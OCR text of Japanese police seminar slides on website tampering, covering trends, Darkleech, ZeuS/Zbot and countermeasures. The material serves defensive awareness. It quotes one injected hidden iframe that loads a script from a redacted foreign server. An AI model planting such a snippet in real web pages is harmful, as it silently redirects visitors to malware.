
日本セキュリティオペレーション事業者協議会
「ウェブ改ざんの実態と対策セミナー」

ウェブ改ざんの観測状況とその概要

警察庁情報通信局情報技術解析課
サイバーテロ対策技術室

参考：観測業務について



インターネット定点観測

警察のセンサーに到達するパケットの観測（H14～）

・通信先（ポート別）攻撃対象の把握
・通信元（国別）攻撃元の把握


大規模なサイバー攻撃の早期検知

講演次第

- 改ざん事案の推移
- 事例
- 閲覧後のメカニズム
- ZeuS/Zbotについて
- 対策の概要

ウェブサイトの改ざん事案の推移
（平成25年）

ウェブサイトの改ざん事案の推移




事例

（フェーズごとの事例）

ファイル蔵置の事例

ファイル蔵置

社会的、政治的なメッセージ性の高い画像ファイルやテキストファイルが、サーバに蔵置されていた事案が多かった




ファイル蔵置の事例


- 平成25年1月~2月に多く観測されたファイル蔵置の事例

ウェブサイトの改ざん（その他の改ざん）の事例

改ざん（その他の改ざん）
「285件ウェブサイトがDarkleech Apache Moduleに感染。IEでアクセスするとマルウェア感染サイトに転送される。」（0day.jp）



Darkleechのしくみ




ウェブサイト改ざん（その他の改ざん）


- 参考

ウェブページの改ざんの事例

改ざん
ウェブページにiframeタグあるいは難読化されたJavaScriptが不正に挿入されていた



挿入された難読化されたJavaScript



挿入された不正なiframeタグ

```
<!-- フッター end -->

</body>
</html><iframe src="http://[redacted].au/counter.php" style="visibility: hidden;
position: absolute; left: 0px; top: 0px" width="10" height="10"/>
```


- 誘導先のウェブサーバ：xxxx.yyy.au （オーストラリア）
- 実行されるスクリプト　：counter.php

ウェブページ改ざん事案の特徴

- 外見上変化がない
- 閲覧者は、気づくことなく悪意あるウェブサイトに誘導される。
- 誘導されると不正プログラムに感染する可能性がある。

改ざんされたウェブサイトを閲覧した後のメカニズム

